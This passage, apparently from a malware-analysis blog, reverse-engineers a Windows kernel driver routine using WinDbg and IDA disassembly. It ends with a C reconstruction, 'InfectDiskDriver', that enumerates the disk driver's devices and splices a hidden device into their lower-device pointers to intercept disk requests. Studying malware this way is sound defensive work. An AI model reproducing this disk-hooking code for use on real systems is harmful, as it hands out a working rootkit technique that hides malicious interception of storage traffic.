    LowerDevices     : Immediately below is Device for "\Driver\LSI_SAS" [at 0x84bc4970]
    Driver           : 0x853cde40 : Driver "\Driver\Disk" [Type: _DRIVER_OBJECT *]
```

The 3rd entry is the LowerDevice! So it's checking whether the pointer to it is valid or not and immediately after checks if the LowerDevice->Flags != 0x10 (DO_DIRECT_IO ?). Not too sure yet what any of this means, but it does pass all the checks.

```
test    byte ptr [ecx+1Ch], 10h ; DeviceObj->Flags == 0x10 ; DO_DIRECT_IO?
jz      short loc_100052B8
```

Then the code does one more check, this time in the device extension (offset +0x128), to assure it is equal to 0xC. Again, it's still difficult to determine what these value actually mean.

```
kd> db ecx+0x1c l1
84bc498c  50                                            P
kd> $ ok, not 0x10
kd> dd eax+0x128 l1
853ce210  0000000c
kd> $ also ok, it's 0xC
```

```
If all these checks are successful (which implies they were probably written with if ( … && … && … ) ) the routine decides to create a new device!  But the first instruction references the device extension at offset +0x134 and saves it in ebx.  The value is 0x200.


kd> dd eax+0x134 l1
853ce21c  00000200
```

Now that we determined some values in the undocumented device extension, we can proceed with using the IDA output again.

```
mov     ebx, [eax+134h] ; 0x200
lea     eax, [ebp+AcpiDevObj]
push    eax             ; DeviceObject
push    1               ; Exclusive
TRUE
push    100h            ; DeviceCharacteristics
    FILE_DEVICE_SECURE_OPEN
push    32h             ; DeviceType
    FILE_DEVICE_ACPI
push    0               ; DeviceName
push    10h             ; DeviceExtensionSize
push    Object          ; DriverObject
call    ds:IoCreateDevice

IoCreateDevice(DriverObj,
               0x10, //DevExtension size
               NULL, //no name
               FILE_DEVICE_ACPI,
               FILE_DEVICE_SECURE_OPEN,
               TRUE,
               &AcpiDevice);


test    eax, eax
jl      short loc_100052B8
```

We can see that this newly created device (ACPI device) will also have a device extension, and we know it's size and that it's being created for the current driver (the malware).

This block of code fills in the device extension of the newly created device (which heavily resembles some typical LIST_ENTRY structure modifications), and in turn, reveals to us what the members of this device extension are; the first entry is a pointer to the current device object being iterated over; the second entry is the address of the lower device of the current device object; the third entry is the address of the address of that lower device; the fourth, and last, entry is the 0x200 value referenced earlier.

Then it increments the reference count of the current device object, sets the Flags member of the newly created Acpi device, and most interestingly of all, overwrites the LowerDevice pointer in the driver extension of the current device object to point to it instead!

```
mov     al, [edi+30h]    ; edi=current devobj
mov     ecx, [ebp+AcpiDevObj]
mov     [ecx+30h], al
setting StackSize of current device obj,
with that of the newly created one

AcpiDeviceObj->StackSize
    = DevObjArray[NumOfActualDevices]->StackSize;

mov     eax, [ebp+AcpiDevObj]
mov     eax, [eax+28h]   ; eax=AcpiDeviceExtension
mov     [eax], edi
  store the current devobj as the 1st member
  in the Acpi's device extension


mov     [eax+8], esi     ; esi=address of LowerDevice (as above)
mov     ecx, [esi]
mov     [eax+4], ecx     ; set 2nd field of AcpiDeviceExtension
                         ; to this same LowerDevice

mov     ecx, edi         ; Object
mov     [eax+0Ch], ebx   ; ebx 0x200 from above

 Full device extension initialized: sizeof(0xc)

 DeviceExtension[0] = DevObjArray[NumOfActualDevices]
 DeviceExtension[1] = LowerLevelHwDevice
 DeviceExtension[2] = &LowerLevelDevice
 DeviceExtension[3] = 0x200


call    ds:ObfReferenceObject ; ref current deviceobj
mov     eax, [ebp+AcpiDevObj]
or      dword ptr [eax+1Ch], 2010h ; DO_POWER_PAGEABLE | DO_DIRECT_IO ??
mov     eax, [ebp+AcpiDevObj]
and     dword ptr [eax+1Ch], 0FFFFFF7Fh ; no clue


mov     eax, [ebp+AcpiDevObj]
mov     [esi], eax
  !set LowerDevice of the current device with
   the newly created Acpi device !
```

What does all this mean and were those values we got from the dynamic analysis worth anything at all? Those values, which unfortunately still remain unclear, don't seem to distract from the fact that the intent of this malicious routine is pretty obvious; it appears to want to add a new filter device(s) to attach to the IRP chain (for processing disk requests) so that any IRPs intended for the disk driver will first have to go through the malware dispatch routines instead. Presumably, the driver dispatch routines of the malware would have to be set up in some fashion to accommodate this behavior (somewhere else in the driver), otherwise it would be blue screen galore Nonetheless, objective complete!

```
/* decompiling the routine could resemble something like this, in fact, the disassembly
    is strikingly similar */

UNICODE_STRING DiskDriverPath = RTL_CONSTANT_STRING(L"\\Driver\\Disk");

/* reconstructed the device extensions to resemble something to the original */
typedef struct {
   PVOID Unknown;
   PVOID Unknown2;
   PDEVICE_OBJECT LowerDevice;
   PDEVICE_OBJECT Self;
   UCHAR Padding[40];
   CHAR CheckIfNotOne;
   UCHAR Padding2[236];
   DWORD NeedsToBeSixteen;
   PVOID Unknown3[3];
   DWORD Some200Size;
} DEVICE_EXT, *PDEVICE_EXT;

typedef struct {
   PDEVICE_OBJECT OriginalDevice;
   PDEVICE_OBJECT LowerDevice;
   PVOID AddressOfLowerDevice;
   DWORD SizeOfSthing;
} ACPI_DEV_EXTENSION, *PACPI_DEV_EXTENSION;

void
InfectDiskDriver()
{
   ULONG NumOfActualDevices;
   PDEVICE_OBJECT DeviceObjs[1024];
   PDRIVER_OBJECT DiskDriver;
   PDEVICE_OBJECT AcpiDevice;



   if (NT_SUCCESS(ObReferenceObjectByName(&DiskDriverPath,
                                          OBJ_CASE_INSENSITIVE,
                                          nullptr,
                                          0,
                                          (POBJECT_TYPE) *IoDriverObjectType,
                                          KernelMode,
                                          nullptr,
                                          (PVOID*) &DiskDriver)))
   {
```


```
    IoEnumerateDeviceObjectList(DiskDriver,
                                DeviceObjs,
                                0x400,
                                &NumOfActualDevices);


    while (NumOfActualDevices != 0) {
       --NumOfActualDevices;
       auto CurrentDevice = DeviceObjs[NumOfActualDevices];
       auto CurrentDevExt = (PDEVICE_EXT) CurrentDevice->DeviceExtension;
       if (CurrentDevExt->CheckIfNotOne != 1) /* stll no idea what this value means */
       {
          if (  CurrentDevExt->LowerDevice != nullptr &&
                CurrentDevExt->LowerDevice->Flags != (CCHAR) 0x10 &&
                CurrentDevExt->NeedsToBeSixteen == 0xC)
          {
             if (NT_SUCCESS(IoCreateDevice(DriverObj,  /* the global malware drive obj */
                                           0x10,
                                           nullptr,
                                           FILE_DEVICE_ACPI,
                                           FILE_DEVICE_SECURE_OPEN,
                                           TRUE,
                                           &AcpiDevice)))
             {
                /* set the stack size */
                AcpiDevice->StackSize = CurrentDevice->StackSize;

                /* setting device extension for the newly created device */
                ((PACPI_DEV_EXTENSION) AcpiDevice->DeviceExtension)->OriginalDevice =
                   CurrentDevice;
                ((PACPI_DEV_EXTENSION) AcpiDevice->DeviceExtension)->LowerDevice =
                   CurrentDevExt->LowerDevice;
                ((PACPI_DEV_EXTENSION) AcpiDevice->DeviceExtension)->AddressOfLowerDevice =
                   &CurrentDevExt->LowerDevice;
                ((PACPI_DEV_EXTENSION) AcpiDevice->DeviceExtension)->SizeOfSthing =
                   CurrentDevExt->Some200Size;

                ObReferenceObject(CurrentDevice);

                /* setting the flags accordingly */
                AcpiDevice->Flags |= 0x2010;  /* prolly DO_PAGE_POWERABLE | DO_DIRECT_IO */
                AcpiDevice->Flags &= 0xFFFFFF7F;

                /* set newly created AcpiDevice as the LowerDevice
                   for the current device being looped over     */
                CurrentDevExt->LowerDevice = AcpiDevice;
             }
          }
       }
       ObDereferenceObject(CurrentDevice);
    }

    ObDereferenceObject(DiskDriver);
  }
}
```


And the disassembly, which confirms we're definitely in the vicinity of the original routine:


```
DevObjArray= byte ptr -100Ch
pDiskDriver= dword ptr -0Ch
NumOfActualDevObjs= dword ptr -8
DeviceObject= dword ptr -4

push    ebp
mov     ebp, esp
mov     eax, 100Ch
call    _chkstk
xor     ecx, ecx
lea     eax, [ebp+pDiskDriver]
push    eax
mov     eax, ds:IoDriverObjectType
push    ecx
push    ecx
push    dword ptr [eax]
push    ecx
push    ecx
push    40h
push    offset unk_403000
call    ds:ObReferenceObjectByName
test    eax, eax
js      loc_40112B
```

```
lea     eax, [ebp+NumOfActualDevObjs]
push    eax
push    400h
lea     eax, [ebp+DevObjArray]
push    eax
push    [ebp+pDiskDriver]
call    ds:IoEnumerateDeviceObjectList
mov     eax, [ebp+NumOfActualDevObjs]
test    eax, eax
jz      loc_401122
```


```
push    esi
push    edi
```


loc_40105D:
mov edi, [ebp+eax*4+DevObjBase]
dec eax
mov [ebp+NumOfActualDevObjs], eax
mov esi, [edi+28h]
cmp byte ptr [esi+38h], 1
jz loc_40110D
mov eax, [esi+8]
test eax, eax
jz loc_40110D
cmp dword ptr [eax+1Ch], 10h
jz loc_40110D
cmp dword ptr [esi+128h], 0Ch
jnz short loc_40110D



lea eax, [ebp+DeviceObject]
push eax ; DeviceObject
push 1 ; Exclusive
push 100h ; DeviceCharacteristics
push 32h ; DeviceType
push 0 ; DeviceName
push 10h ; DeviceExtensionSize
push DriverObject ; DriverObject
call ds:IoCreateDevice
test eax, eax
js short loc_40110D



```
mov     eax, [ebp+DeviceObject]
lea     edx, [esi+8]
mov     cl, [edi+30h]
mov     [eax+30h], cl
mov     eax, [ebp+DeviceObject]
mov     eax, [eax+28h]
mov     [eax], edi
mov     eax, [ebp+DeviceObject]
mov     ecx, [eax+28h]
mov     eax, [edx]
mov     [ecx+4], eax
mov     eax, [ebp+DeviceObject]
mov     eax, [eax+28h]
mov     [eax+8], edx
mov     eax, [ebp+DeviceObject]
mov     ecx, [eax+28h]
mov     eax, [esi+138h]
mov     [ecx+0Ch], eax
mov     ecx, edi        ; Object
call    ds:ObfReferenceObject
mov     eax, [ebp+DeviceObject]
or      dword ptr [eax+1Ch], 2010h
mov     eax, [ebp+DeviceObject]
and     dword ptr [eax+1Ch], 0FFFFFF7Fh
mov     eax, [ebp+DeviceObject]
mov     [esi+8], eax
```



```
loc_40110D:             ; Object
mov     ecx, edi
call    ds:ObfDereferenceObject
mov     eax, [ebp+NumOfActualDevObjs]
test    eax, eax
jnz     loc_40105D
```


pop edi
pop esi
loc_401122: ; Object
mov ecx, [ebp+pDiskDriver]
call ds:ObfDereferenceObject
loc_40112B:
mov esp, ebp
pop ebp
retn
pAcpiDevice endp